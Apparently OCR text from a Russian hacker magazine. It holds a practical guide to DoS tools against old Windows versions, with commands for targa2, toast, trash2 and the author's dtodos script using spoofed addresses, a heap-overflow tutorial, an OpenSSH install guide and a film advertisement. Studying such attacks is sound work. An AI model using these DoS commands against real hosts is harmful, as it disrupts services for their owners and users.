Знаю, вопрос глупый :-)... Но для полноты картины стоит об этом рассказать. DoS (Denial of Service - отказ в обслуживании) - это вид атаки, желаемый результат которой либо замедление работы удаленной/локальной системы, либо ее аварийное завершение. Многие думают, что DoS-атаками занимаются дети. Дети-то, конечно, ими занимаются, но что-то серьезное они вряд ли смогут сделать. Вообще, если дефейс бьет по авторитету компании в глазах ее партнеров, то отказ в обслуживании может привести к очень серьезным финансовым потерям. Например, сколько убытков может принести неработоспособность какого-нибудь крупного интернет-магазина в течение нескольких дней? По сути, "реальная" DoS/DDoS атака - спланированное мероприятие, на подготовку которого уходит не одна неделя, и как ни странно, такое событие вызывает не меньший резонанс, чем тот же дефейс...

ПРАКТИКА 95 И TARGA2

Здесь мы побеседуем о многофункциональных программах, реализующих сразу несколько типов

DoS-атак (скачивать и компилировать большое количество исходников несколько неудобно). Некоторые атаки на 95-е можно провести с помощью утилиты targa2, написанной еще в 99 году Микстером (Mixer):

```
# gcc -Wall -O2 targa2.c -o targa2
# ./targa2 x
      targa 2.1 by Mixer
usage: ./targa2 <startIP> <endIP> [-t type] [-n repeats]
```

В targa2 доступно 11 видов атак. Информацию о них ты всегда сможешь найти в Сети. Теперь приступим к самому тестированию. Windows 95 OSR2 подвисает (иногда появляется синий экран смерти) при атаках Bonk (1), nestea (4), newtear (5), syndrop (6), teardrop (7), winnuke (8). Возможно, "чистая" версия 95-х будет уязвима к большому количеству атак, но проверять это предположение я не стал, т.к. задача уже была выполнена... Стоит заметить, что в targa2 несколько неправильно реализованы атаки syndrop, oshare и 1234, при которой Win95 также радостно подвисает. По-

этому, в случае необходимости, качай дополнительные исходники. А вообще, это необязательно, можно просто использовать значение 0 для проведения сразу всех видов атак:

```
# ./targa2 169.254.178.0 169.254.178.200 -t 0 -n 10
```

К сожалению, targa2 подходит только для атаки на Win95. По результатам моих независимых исследований :-), 95-е окна уязвимы примерно к 20



Ставь! Ставь эту мерзкую дрянь на свой комп :)

DoS-атакам!!! Описывать их здесь нет смысла, так что идем дальше...

98/98SE/ME

Как и 95-е, 98-е не отличаются устойчивостью к DoS-атакам. Во-первых, их очень просто отрубить от Сети - для этого есть утилиты `koх/kod/trash2` из пакета `toast`, который содержит более 50 (!) реализаций DoS-атак, направленных не только на windows-based системы, но и на Linux, *BSD, сетевое оборудование и т.д. При использовании вышеописанных атак появляется синий экран смерти, из которого можно выйти после нажатия `any key`. Сеть же будет нормально функционировать только после перезагрузки. Что ж, запустим `toast` (обычный скрипт на шелле):

```
Usage: ./toast.sh <dest ip> <src ip> <dest port> | -s> <attack
```

И выполним намеченные атаки через скрипт `toast`:

```
# ./toast.sh 169.254.178.209 1.1.1.1 139 7
```

В результате будут использоваться все атаки на Windows 98/2000/NT. Если это на фиг не сдалось, то проще перейти в каталог `bin` и запускать отдельные утилиты оттуда. Вот, например, `trash2`:

```
# ./trash2 169.254.178.209 5
```

Повесить 98-е винды вполне реально, например, при помощи `oshare_1_gou`, `kos` или `pimp/pimp2`. Немного сложнее с Windows ME (Millenium Edition). Он не подвержен вышеописанным атакам. Похоже, ребята из микрософта все же поработали стек TCP/IP. Но стоит заметить, что система **!КРАЙНЕ!** уязвима к различным методам флуда. Для этого можно использовать специальные утилиты, например, `nbtstream`, `oshare1` и прочие. Кроме того, помогают программы, проводящие так называемые `stress` тесты. Например: `ISIC`, `hammerhead` и другие.


Это еще раз доказывает, что стек TCP/IP указанных ОС до сих пор несовершенен, и лучше всего изолировать их от сети (как глобальной, так и локальной). Системы типа Win9x/Me давно отжили свой век, но, тем не менее, являются основной ОС на миллионах машин. Более того, они используются для доступа в локальную и/или глобальную сеть. С одной стороны, это печально, с другой же - весьма радостно.

WINDOWS NT/2K/XP

Сейчас уже довольно трудно найти NT 4.0, но все же посмотрим, каким атакам она подвержена. Авось пригодится. NT, например, валит `jolt2`, который "грубо" перезагружает систему или `RFPoison`, "останавливающий" `services.exe` (а от него зависит очень многое). Кстати, некоторые из типов атак `targa2` можно применить и на NT, например: `land`, `1234`, `oshare`.

Что касается 2k/XP, здесь микрософт серьезно призадумался над стабильностью стека TCP/IP (да и не только его), т.к. эти системы очень отличаются от всех предыдущих версий (естественно, в лучшую сторону)... Скажу честно - эра однопакетных убийц закончилась. Нет, не совсем умерла. Есть приличное количество исходников, реализующих DoS-атаки, например: `smbnuke`, `jolt2`, `urpnr_udp`, `immunity_svchostkill` и др. Но они рабо-

тают 50/50 (могут повесить, а могут и нет). К примеру, `urpnr_udp` будет вешать XP только при выключенном ICF (Internet Connection Firewall). `immunity_svchostkill` у меня завесил Win2k SP2, но это почему-то было всего один раз. SP3 протестировать не удалось, правда сам автор утверждает, что именно на SP3 `immunity_svchostkill` и рассчитана. На XP Professional `immunity_svchostkill` вообще не пошел... `smbnuke` завесил и "чистую" Win2k, а также W2k + SP2. `jolt2` полностью "замораживает" W2k/W2k SP2, но это происходит только во время атаки, т.е. если убить процесс, то система продолжает нормально функционировать. Есть еще и другие DoS-утилиты, но, к большому сожалению, они написаны под Win32. Это будет весьма тормозящим фактором, особенно с учетом того, что большинство серверов, где тестируют все эти фишки, работают под никсами.



Большуший архив всяких DoS-программ

ФЛУД

Любая сетевая операционная система подвержена флуд-атакам. Некоторые системы справляются с этим лучше, некоторые хуже. Windows относится ко второму типу (а ты чего ожидал?). Но ее стабильность увеличивается по схеме "9x -> Me -> NT -> 2k -> XP" (схема, конечно, относительная). Тем не менее, если у кого-нибудь есть широкий канал, то зафлудить windows-based систему не составит никакого труда. Если же такого канала нет, то можно пойти другим путем, например, применить атаку типа `Smurf`.

БУДУЩЕЕ DoS (МОЕ ИМХО)

Эра однопакетных убийц закончилась, но время от времени Сеть еще будут сотрясать подобные исходники. Так называемые "системно-направленные атаки" стали менее интересными, потому что не дают стопроцентной гарантии успеха (особенно, если дело касается 2k/XP). Все идет к расставанию различных методов флуда и DDoS. Именно эти атаки дают наилучший результат при грамотном подходе.

X-РЕЛИЗ: DTDOS

И на закуску от X: утилита `dtodos`. Это простенький шелл-скрипт, демонстрирующий различные уязвимости ОС Windows (применительно к DoS). Он объединяет возможности пакетов `datapool` (by `spender <spender@exterminator.net>`) и `toast` (by `Gridmark <kill@technologist.com>`). Некоторые программы из этих пакетов были удалены либо из-за неработоспособности, либо из-за дублирования (повторные программные реализации одной DoS-атаки). Кроме того, из пакета я убрал DoS'еры под сетевое оборудование и системы Linux/*BSD. `dtodos` создана для проверки уязвимости удаленных систем. Она проводит следую-

щие атаки на 95 винды: `fawx`, `trash`, `trash2`, `bloop`, `flushot`, `syndrom`, `1234`, `boink`, `teardrop`, `bonk`, `nestea2`, `nestea`, `newtear`, `winnuke`, `killwin`, `jaypee`.

Некоторые приводят к мертвому зависанию, другие же отрубают от Сети. Лекарство - перезагрузка. Все это добро тестировались на Windows 95 OSR2. Причем не на "голой" системе, а вместе с сетевой защитой. Вот результаты:

Фаервол	Версия	Результат
AtGuard	3.1	виснет намертво
Kerio Personal Firewall	2.1.0	виснет намертво
FobiaSoft Guardian	2.0	виснет намертво

Под 98/98SE задействованы атаки: `oshare`, `pimp2`, `kos`, `kod`, `pimp`, `trash2`. Все реализации тестировались на Windows 98/98 SE (Second Edition). Под системы NT/2k/XP добавлено `immunity_svchostkill`, `smbnuke`, `хр3те` и `jolt2`. Кроме того, использовано более 10 утилит для флуда. Вот пример использования:

```
# ./dtodos
dtodos v0.1beta by stalsen <stalsen@real.xakep.ru>
```

Использование:

```
./dtodos [адрес_жертвы] [адрес_источника]
[тип_атаки]
```

Пример:

```
./dtodos windows.host.er 1.1.1.1 2
```

[тип_атаки]:

- 1 - Win 95 DoS
- 2 - Win 98/98SE/Me DoS
- 3 - Win NT/2k/XP DoS
- 4 - Win 9x/Me/NT/2k flood

```
# ./dtodos [win98_ip_or_hostname] [spoofed_addr] 2
- необходимо завесить машину с Win98
# ./dtodos [win98_ip_or_hostname] [spoofed_addr] 3
- цель - NT/2k/XP.
```

Параметр `[spoofed_addr]` будет передаваться только программам, поддерживающим данную возможность. Ты также можешь обновлять `dtodos`, достаточно скачать из Сети какой-нибудь исходник DoS-реализации, скомпилировать его и добавить в скрипт.

ВЫВОДЫ

Решение проблемы DoS, в принципе, довольно простое (заметь, речь идет не о DDoS и не о флуде) - установка необходимых патчей и обеспечение хотя бы минимальной сетевой защиты (например, установка фаервола или системы обнаружения атак). Также необходимо переходить на более свежие версии Windows. Поэтому, если ты счастливый обладатель серии 95/98/Me, тебя можно только поздравить и посоветовать установить 2k/XP. А вообще, главное - следить за багтраком, читать новости и вовремя ставить заплатки. Тогда ты будешь недоступен для сетевых подонков.



Взлом

ПЕРЕПОЛНЕНИЕ БУФЕРА В HEAR. 1 СЕРИЯ

kas1e



1 СЕРИЯ

ПЕРЕПОЛНЕНИЕ БУФЕРА В

HEAR

■ Сегодня я рассмотрю относительно новую технику переполнений, базирующуюся на так называемом "переполнении в hear области". Информация об этом виде переполнения начала просачиваться с 98 года, и в начале 99 в свет вышла знаменитая дока от w00w00 и Matt Conover, которая так и называлась: "w00w00 on Hear Overflows". В ней описывались основы переполнения hear и bss областей и даже приводились кое-какие примеры. Спустя пару лет, в 2001 году вышел действительно хороший текст от Michel "MaXX" Kaempf, который носил название "Vudo - An object superstitiously believed to embody magical powers", хотя на самом деле "Smashing The Hear For Fun And Profit" будет точнее :). В этом тексте разжевывается hear технология на примере эксплуатации Sudo и показывается, зачем нужно знать malloc() функцию как свои пять пальцев.

Для того чтобы иметь полное представление об описываемой проблеме, стоит детально проштудировать оба этих текста. Но опять же, предполагая, что ты человек занятой/ленивый, я постараюсь в двух статьях дать понятное описание этой техники. Однако для начала, я думаю, тебя волнует более насущный вопрос: "А где же все-таки нехорошие люди это используют?" А используется эта техника в таких нашедших в свое время exploits как: apache_scalp, openssl2open и т.д. Также в этот список попали: pine, php, wu-ftp.d. Не обошло стороной и виндовые iis :). Для того чтобы вникнуть в проблему, тебе стоит хотя бы прочитать и понять мои предыдущие статьи о переполнении буфера в стеке. Соответственно, подразумевается, что ты уже знаешь C, Assembler, немного unix и умеешь работать с памятью (ну и т.д. и т.п.). Итак, поехали.

СТРУКТУРА ОБРАЗА ELF ПРОГРАММЫ В ПАМЯТИ

Выполнение любой программы начинается с создания ее образа в памяти. В этом механизме участвует довольно много процессов. Подробно я их рассматривать не буду, а остановлюсь лишь на наиболее важных для нас. Плюс рассмотрим непосредственно структуру образа в этой самой памяти. Образ программы состоит из нескольких сегментов:

1. Внешние переменные: имя, путь программы и так далее (более подробно я об этом рассказывал во второй части статьи про переполнение буфера в стеке).
2. Segment stack (сегмент стека). Сегмент, называемый "стековый", где динамические переменные (на C жаргоне "автоматические" переменные) определяются и убиваются; и где временно запо-

минаются адреса возвратов для функций.

3. Hear область - это область памяти, динамически распределяющаяся приложением, причем само приложение имеет возможность управлять ростом сегмента данных, выделяя дополнительную память из этой же hear области.

В большинстве систем hear растет вверх (к верхнему адресу). Т.е. если мы скажем "X идет за Y", это означает, что X ниже в памяти, чем Y, в то время как стек растет вниз (т.е. начиная от самого большого адреса и заканчивая меньшим).


4. Data segment (сегмент данных, также известен как bss section). В этом сегменте инициализируются и деинициализируются данные. К примеру, если мы не знаем значения глобальной переменной на этапе компиляции (char hahah[32];), то в таком

случае, при создании образа в памяти, в bss сегменте выделяется необходимое количество памяти, заполненное нулями (кстати, переполнение в bss области похоже на heap переполнение).

5. Initialized data - сегмент инициализированных данных. Если мы объявим переменную как глобальную и присвоим ей значение в исходном тексте программы, например, так: `char hahah = "im was here";`, то строка `hahah` разместится в этом сегменте инициализированных данных.

6. Text segment (сегмент текста). Это read-only сегмент, включающий в себя все инструкции программы.

7. Разделяемые библиотеки. Функции общего и очень общего ; назначения.




Примерно так выглядит образ запущенной ELF программы в памяти. Непосредственно из самой программы я буду брать некоторые данные, например, значение Global Offset Table. Об этом позже, а пока рассмотрим более подробно heap область.

ПОДРОБНО О HEAP

Существуют разные способы выделения памяти (всего 4). Нас будет интересовать способ, когда выделяется дополнительная память, т.к. она берется именно из heap области. Heap - это некая виртуальная память, расположенная рядом с сегментом данных. Ее размер меняется в зависимости от самих запросов на выделение памяти. Например, при использовании библиотечной функции `malloc()`, происходит запрос на выделение дополнительной памяти, которая в дальнейшем и будет

использоваться для динамического размещения данных. Или, скажем, функция `ctime()` - она тоже требует выделения дополнительной памяти. Вообще, чуть ниже мы поговорим более подробно об этих функциях, работающих с heap, а пока рассмотрим интересную зависимость между heap и bss. Дело в том, что heap сливается с bss не просто так: данные, данные и вдруг бац - пошел heap. Нет. Между ними есть 4 байта некоего адреса, который называется "break address". Изменение размера сегмента данных по существу заключается в изменении break адреса. Для изменения его значения есть 2 системных вызова: `brk` и `sbrk`. Первый вызов (`brk`) позволяет непосредственно установить значение break адреса, второй вызов (`sbrk`) позволяет увеличить значение break адреса на определенную величину (тут есть несколько нюансов, например, размеры порций выделяемой памяти; это оставим самым пытливым). Сразу резонный вопрос: зачем же нам нужно вообще изменять этот break адрес? Затем, что именно это и есть граница между heap и bss, и, используя именно эти вызовы, мы выделяем память из heap. Так что функции `malloc` и другие - это не что иное, как простые "обертки" для `brk` и `sbrk`. Рассмотрим рисунок:



То есть, управляя break address "планкой", мы выделяем память из heap области. Пока вроде ничего сложного :). Запомним это, и двинемся дальше. Теперь о функциях, работающих с heap. Как я уже говорил, на самом деле, все функции, имеющие отношение к heap, работают с `brk/sbrk` системными вызовами, плюс некоторые другие.

ФУНКЦИИ

Существует четыре стандартных (!) библиотечных функции, предназначенных для динамического выделения/освобождения памяти (из heap, конечно):

1. `void *malloc(size_t size);`
Выделяет указанное аргументом `size` число байтов.
2. `void *calloc(size_t nelem, size_t elsize);`
Выделяет память для указанного аргументом `nelem` числа объектов, размер которых находится в `elsize`. Выделенная память инициализируется нулями.

3. `void *realloc(void *ptrm size_t size);`
Изменяет размер предварительно выделенной области памяти (увеличивает или уменьшает, в зависимости от знака аргумента `size`). Увеличение размера может привести к перемещению всей области в другое место виртуальной памяти, где имеется необходимое свободное непрерывное виртуальное адресное пространство.

4. `void free(void *ptr);`
Освобождает память, предварительно выделенную при помощи `malloc()`, `calloc()` или `realloc()`. Указатель на область памяти передается через аргумент `ptr`.

Эти 4 функции и есть "косяк". Правда, существует и много других, работающих с heap вообще: `cfree()`, `tmpnam()`, `getenv()`, `strdup()`, `atexit()` и т.д. Для примера "распотрошим" `malloc()` функцию:

`malloc()` использует `brk` syscall (поднимает планку для хипа). Если либу компилировать статически и отлаживать `malloc`, то станет видно, что после всех своих действий она вызывает этот самый `brk()`. `malloc` также и "выравнивающая функция". Причем, помимо обычных данных, под которые мы выделяем память, она добавляет некоторые другие значения: размер области, указатель на следующую область и т.д. (см. структуру `malloc_chunk()`). Т.е. функция `malloc` выделяет несколько больше памяти, чем указано в ее аргументе. Посмотрим простенький пример:

```
#include <unistd.h>

int main()
{
    int buf1, buf2;

    buf1=malloc(0); // в первый буфер выделяем 0
    buf2=malloc(0); // во второй буфер выделяем 0
    printf("buf1 = %p\nbuf2 = %p\n",buf1,buf2);
    // покажем разницу в адресах
}
```

Компилируем и запустим:

```
[root@heap_part1]# gcc test_malloc.c -o test_malloc
[root@heap_part1]# ./test_malloc
buf1 = 0x8049660
buf2 = 0x8049670
[root@heap_part1]#
```

Вроде из heap мы выделили себе 0 байт, а автоматом произошло выравнивание и засовывание нужных самой `malloc()` данных. Эти самые данные представлены такой структурой:

```
#define INTERNAL_SIZE_T size_t

struct malloc_chunk
{
    INTERNAL_SIZE_T prev_size;
    INTERNAL_SIZE_T size;
    struct malloc_chunk * fd;
    struct malloc_chunk * bk;
};
```

Вот что находится в этой структуре:

- размер предыдущего куска



Взлом

ПЕРЕПОЛНЕНИЕ БУФЕРА В HEAP. 1 СЕРИЯ

kas1e

- размер текущего куска
- struct fd
- struct bk

Далее расположилось место непосредственно под переменную и метку окончания куска. Фактически, как некоторые уже наверно догадались, эксплуатация заключается в подделке этих malloc() данных. И вот теперь, когда мы выяснили, что такое heap и как с ним работают функции, рассмотрим реальный пример.

КЛАССИЧЕСКОЕ ПЕРЕПОЛНЕНИЕ

Необходимо понять одну важную деталь: переполнение в heap - это многогранные вариации разных техник и переполнений. Например, используя переполнение в heap, но с применением "стековых" функций, мы сможем написать практически аналогичный стековому эксплоит, но в то же время он будет иметь отношение к heap. В этой же статье я буду рассматривать чисто "heap" переполнения (когда затираются данные malloc функции).

А теперь рассмотрим простейший пример:

```
/* ---heap_overflow_base.c--- */
/* переполнение буфера в heap */
```

```
#include <stdio.h>
```

```
main()
```


```
{
char *buf1;
char *buf2;
```

```
// создадим buf1 и buf2 в хипе (через malloc())
// размером в 16 байт
buf1=(char *)malloc(16); // 16
buf2=(char *)malloc(16); // 16
// заполним вторую переменную 16 ascii символами 'A'
memset(buf2, 'A', 16);
// покажем содержимое buf2 до переполнения
printf("before overflow: buf2 = %s\n", buf2);
```

```
// заполним buf1 25 символами В (под первый буфер было отведено только 16 байт!)
// 25, т.к. 16 сам по себе буфер + 8 байт данные malloc() и 1 тот, который
// запретя на втором буфере (т.е. переполнит его)
memset(buf1, 'B', 25);
// покажем содержимое buf2 после переполнения
printf("after overflow: buf2 = %s\n", buf2);
// освобождаем выделенную память под buf1
free(buf1);
// освобождаем выделенную память под buf2
free(buf2);
}
```

Откомпилим все это и запустим:

```
[root@heap_part1]# gcc
heap_overflow_base.c -o heap_overflow_base
[root@heap_part1]# ./heap_overflow_base
```



Пример переполнения буфера в heap

```
before overflow: buf2 = AAAAAAAAAAAAAAAAAA
after overflow: buf2 = BAAAAAAAAAAAAAAAAA
Segmentation fault
```

Как видно, до переполнения в buf2 лежат символы "A". После того как мы переполнили buf1, в buf2 появился символ "B". Произошло переполнение буфера в heap. Этот пример опять же очень простой, но он является основой основ и очень важен для понимания работы heap.

Через отладчик посмотрим, в каком именно месте происходит ошибка:

```
[root@heap_part1]# gdb -q ./heap_overflow_base
(gdb) r
Starting program: /heap_part1/heap_overflow_base
```

```
Program received signal SIGSEGV,
Segmentation fault.
```

```
0x4207acc0 in chunk_free () from
/lib/i686/libc.so.6
```

```
(gdb) quit
```

```
The program is running. Exit anyway? (y or n)
[root@heap_part1]#
```

Ошибка происходит при освобождении памяти в chunk_free() функции. Почему? Потому что мы перезаписали нашими "B" символами данные, которые нужны функции free() для корректного освобождения памяти.

ЗАКЛЮЧЕНИЕ

Итак, в первой статье мы рассмотрели необходимую "базу" для понимания техники переполнение буфера в heap: организацию ELF программы в памяти, heap сегмент и функции, работающие непосредственно с динамическим выделением/освобождением памяти из этой самой heap. Конечно, всего этого мало, поэтому я настоятельно рекомендую проштудировать ссылки из блок-врезки, а также почитать мои предыдущие статьи про переполнение буфера в стеке. В следующей части я покажу, каким образом перезаписать данные malloc() так, чтобы выполнялся наш код. В итоге будет продемонстрирован рабочий эксплоит, основанный на heap технологии.



ЧТО СТОИТ ПОЧИТАТЬ

W00W00 TUTORIAL

WWW.W00W00.ORG/FILES/ARTICLES/HEAPTUT.TXT

Один из первых документов про переполнение буфера в heap, появившийся в начале 1999 года.


VUDO TUTOTIAL

WWW.SYNNERGY.NET/DOWNLOADS/PAPERS/VUDO-HOWTO.TXT

ГОРАЗДО БОЛЕЕ ПОДРОБНЫЙ ДОКУМЕНТ, В ТЕКСТЕ КОТОРОГО РАЗЖЕВЫВАЕТСЯ HEAP ТЕХНОЛОГИЯ, ПОСЛЕ ЧЕГО СТАНЕТ ЯСНО, ЧТО ТАКОЕ MALLOC() ФУНКЦИЯ И КАК ЕЕ ИСПОЛЬЗОВАТЬ В ПЕРЕПОЛНЕНИИ БУФЕРА В HEAP.

ХАКЕР

ВОЗЬМИ В РУКИ ПРОШЛЫЕ НОМЕРА ХАКЕРА (с 02.03 по 04.03) и ИЗУЧИ СТАТЬЮ ПРО ПЕРЕПОЛНЕНИЕ БУФЕРА В СТЕКЕ. В НОМЕРЕ 04.03 ОПУБЛИКОВАНА ЦЕЛАЯ СТАТЬЯ, ПОСВЯЩЕННАЯ НАПИСАНИЮ ГОТОВОГО СПЛОИТА ПОД ПОПУЛЯРНЫЙ WU-FTPD.



ХЬЮ ДЖЕКМАН ХЭЛЛИ БЕРРИ

Сплотиться сегодня, чтобы наступило завтра

ЛЮДИ ИКС 2

СМОТРИ НА ВИДЕО
С 16 СЕНТЯБРЯ



Принеси домой мировой мегаблонбастер последнего поколения, собравший в кинотеатрах более 400 миллионов долларов, и погрузись в захватывающий фантастический боевик, наполненный экстремальным экшеном, потрясающими спецэффектами и невероятными приключениями!

Люди Икс - это мутанты, рожденные в результате уникальной генетической мутации, наделившей их с детства необыкновенными сверхспособностями. Им не доверяют и их боятся.

После нападения сверхъестественного существа на президента прямо в Белом доме секретной правительственной организации поручено стереть всех мутантов с лица земли. Чтобы справиться с угрозой полного исчезновения и предотвратить войну людей против мутантов, Людям Икс необходимо объединиться. Но когда объединяются мутанты двух враждующих кланов, даже для общего дела, добра от этого ждать не следует...



MARVEL

X-MEN CHARACTER LICENSEES:
TM © 2003 MARVEL CHARACTERS, INC.
ALL RIGHTS RESERVED.



DOLBY SURROUND

Dolby и DD являются торговыми марками Dolby Laboratories Licensing Corporation. © Twentieth Century Fox Film Corporation, 2003. © Twentieth Century Fox Home Entertainment, Inc., 2003. "Twentieth Century Fox", "Fox" и похожие логотипы являются собственностью Twentieth Century Fox Film Corporation и используются по лицензии. © Гемини Фильм Интернационал, 2003.

Взлом

НЕВИННЫЕ SSH'АЛОСТИ В СЕТЯХ

Andrushock (andrushock@real.xakep.ru)

НЕВИННЫЕ SSH'АЛОСТИ В СЕТЯХ

ВЗЛОМ, ЗАЩИТА И ФИЧИ SECURE SHELL

Можно часами доводить до совершенства правила непроницаемого брандмауэра, ежедневно обновлять антивирусные базы, раньше всех залатывать ошибки в используемом программном обеспечении, до бесконечности повышать безопасность ядра и IP-стека, но все эти усилия будут напрасны, если по-прежнему использовать для регистрации на удаленных узлах старые добрые telnet и r-команды.

ЭКСКУРС В ИСТОРИЮ

Несмотря на такие серьезные недостатки, как отсутствие проверок на целостность сеансов связи и передача данных, в том числе имен и паролей пользователей, в явном виде, протокол Telnet в течение многих лет был стандартом де-факто для регистрации и выполнения команд на удаленных узлах. Благодаря своей гибкости, расширяемости и качественной реализации обработки подключений по протоколу X11, небезопасный Telnet считался чрезвычайно мощным инструментом.

Но времена меняются, и отношение к этому протоколу также изменилось. В век абсолютной приватности и коммерческого использования интернета, часто возникает необходимость обеспечить конфиденциальность передаваемых данных по ненадежным каналам связи. Поэтому в качестве полной замены программам rcr, rlogin, rsh и telnet финским программистом Тату Илененом был предложен пакет SSH (Secure Shell) с альтернативными командами. Строгая криптографическая аутентификация и шифрование любых соединений между удаленными хостами - эти компоненты стали главными козырями нового защищенного командного интерпретатора.

Однако сразу после разработки протокола SSH2 бесплатно распространяемый пакет трансформировался в коммерческий программный продукт, ис-

пользование которого без лицензии стало возможным только для персонального использования, либо в образовательных целях. Но и это еще полбеды. Так как пакет SSH содержит технологию шифрования, в которой используются ключи длиной более 40 бит, его экспортирование из США является уголовно наказуемым преступлением.

Естественно, такое положение дел многих не устраивало, в том числе и разработчиков свободно распространяемых операционных систем. В 2000 году команда OpenBSD взяла инициативу в свои руки и, произведя аудит исходного кода и внося незначительные изменения в его структуру, выпустила свободную реализацию SSH под названием OpenSSH.

ФИЧИ OPENSHELL

Какими же возможностями обладает OpenSSH? Неужели его стоит использовать только из-за доступности сырцов? Способность производить аутентификацию пользователей с помощью протоколов RSA и DSA, имеющих в своей основе два криптографических ключа (секретный и публичный) для организации защищенных соединений без необходимости непосредственного ввода пароля; поддержка специальных алгоритмов шифрования (DES, 3DES, Blowfish для первой версии протокола и AES-128, AES-192, AES-256, Blowfish, CAST-128, ArcFour для второй); обеспечение контроля целостности се-

анса связи с помощью CRC32 в протоколе SSH1 и HMAC-SHA1/HMAC-MD5/HMAC-RIPEND в SSH2; защита от IP, DNS и routing спуфинга; возможность создания криптованных туннелей посредством перенаправления TCP-портов локального и удаленного узлов; автоматическая компрессия передаваемых данных, в том числе и сеансов по протоколу X11 (сжатие "на лету" происходит точно таким же алгоритмом, какой используется в архиваторе gzip); прекрасное взаимодействие с оконной системой X-Window, плюс прибавь к этому прозрачность работы, так как процедура аутентификации и шифрование сеанса выполняются незаметно для пользователя, и ты получишь реальную замену архаичным telnet и r-командам, а также действительно серьезного оппонента коммерческому варианту SSH.

ЩЕПЕТИЛЬНАЯ УСТАНОВКА STEP BY STEP

Последняя версия OpenSSH может быть получена либо с официального ftp-сервера, либо с ближайшего к тебе зеркала. Маленькая буква "p" в названии архива означает не "patch", как можно с уверенностью предположить, а "portable" - переносимая версия, предназначенная для операционных систем, отличных от OpenBSD. Для установки OpenSSH потребуются, помимо компилятора и стандартных средств разработки, библиотека zlib и пакет OpenSSL. Для установки OpenSSH проделай следующие действия в консоли:


```
$ wget
ftp://ftp.openbsd.org/pub/OpenBSD/OpenSSH/portable/
openssh-3.6.1p2.tar.gz
$ tar xzvf openssh-3.6.1p2.tar.gz
$ cd openssh-3.6.1p2
# env CFLAGS="-O2 -pipe" ./configure --prefix=/usr -
-sysconfdir=/etc/ssh \
--mandir=/usr/share/man --libexecdir=/usr/lib/misc --
with-privsep-path=/var/empty \
--with-privsep-user=sshd --with-md5-passwords --
without-tcpwrappers --without-pam \
--with-ipv4-default --without-4in6 --with-ipaddr-display
```

Если ты предварительно включил в ядро и компи-лер поддержку ProPolice aka Stack Protector с целью предотвращения атак срыва стека (stack smashing attack) или используешь Trusted Debian (где это сделано за тебя), то чтобы получить некоторый прирост в производительности работы всех прог-рамм из пакета OpenSSH, перед сборкой через промежуточные окружения добавь к опциям компилятора параметр "fno-stack-protector".

Итак, сценарий configure выдаст отчет со всеми заданными параметрами компиляции и с указанием месторасположения устанавливаемых файлов:

```
MD5 password support: yes
IP address in $DISPLAY hack: yes
Use IPv4 by default hack: yes
Random number source: OpenSSL internal ONLY
Compiler flags: -O2 -pipe -Wall -Wpointer-arith -Wno-uninitialized
Libraries: -ldl -lutil -lz -lnsl -lcrypto
```

Для обеспечения поддержки PAM (Pluggable Authentication Modules - подключаемые модули аутентификации; в системе должны быть установлены пакеты pam и pam-devel) на этапе конфигурирования скрипту необходимо передать дополнительный аргумент --with-pam, после чего список подключаемых при сборке библиотек будет выглядеть следующим образом: -lpam -ldl -lutil -lz -lnsl -lcrypto

```
# nice make
# make install
```

После выполнения последней цели команды make утилита ssh-keygen автоматически сгенерирует ключи RSA1 для работы по протоколу SSH1, а также RSA и DSA для SSH2.

Далее создаем группу и учетную запись для специального пользователя, с привилегиями которого будет выполняться большинство функций демона sshd. Механизм Privilege Separation (разделение привилегий), разработанный Нильсом Провосом (Niels Provos), как раз служит для уменьшения количества кода, выполняемого от имени суперпользователя, и снижает риск получения root привиле-



Privilege Separation глазами Нильса Провоса

гий при взломе privsep службы. Первые реализации не позволяли использовать в portable варианте Privilege Separation вместе с включенной компрес-сией передаваемых данных, однако это ограниче-ние было снято в последних версиях OpenSSH.

```
# groupadd -v -g 22 sshd
# useradd -v -u 22 -g sshd -s /dev/null -d /var/empty
-c "sshd privsep" sshd
```

ЭЛЕГАНТНОЕ КОНФИГУРИРОВАНИЕ

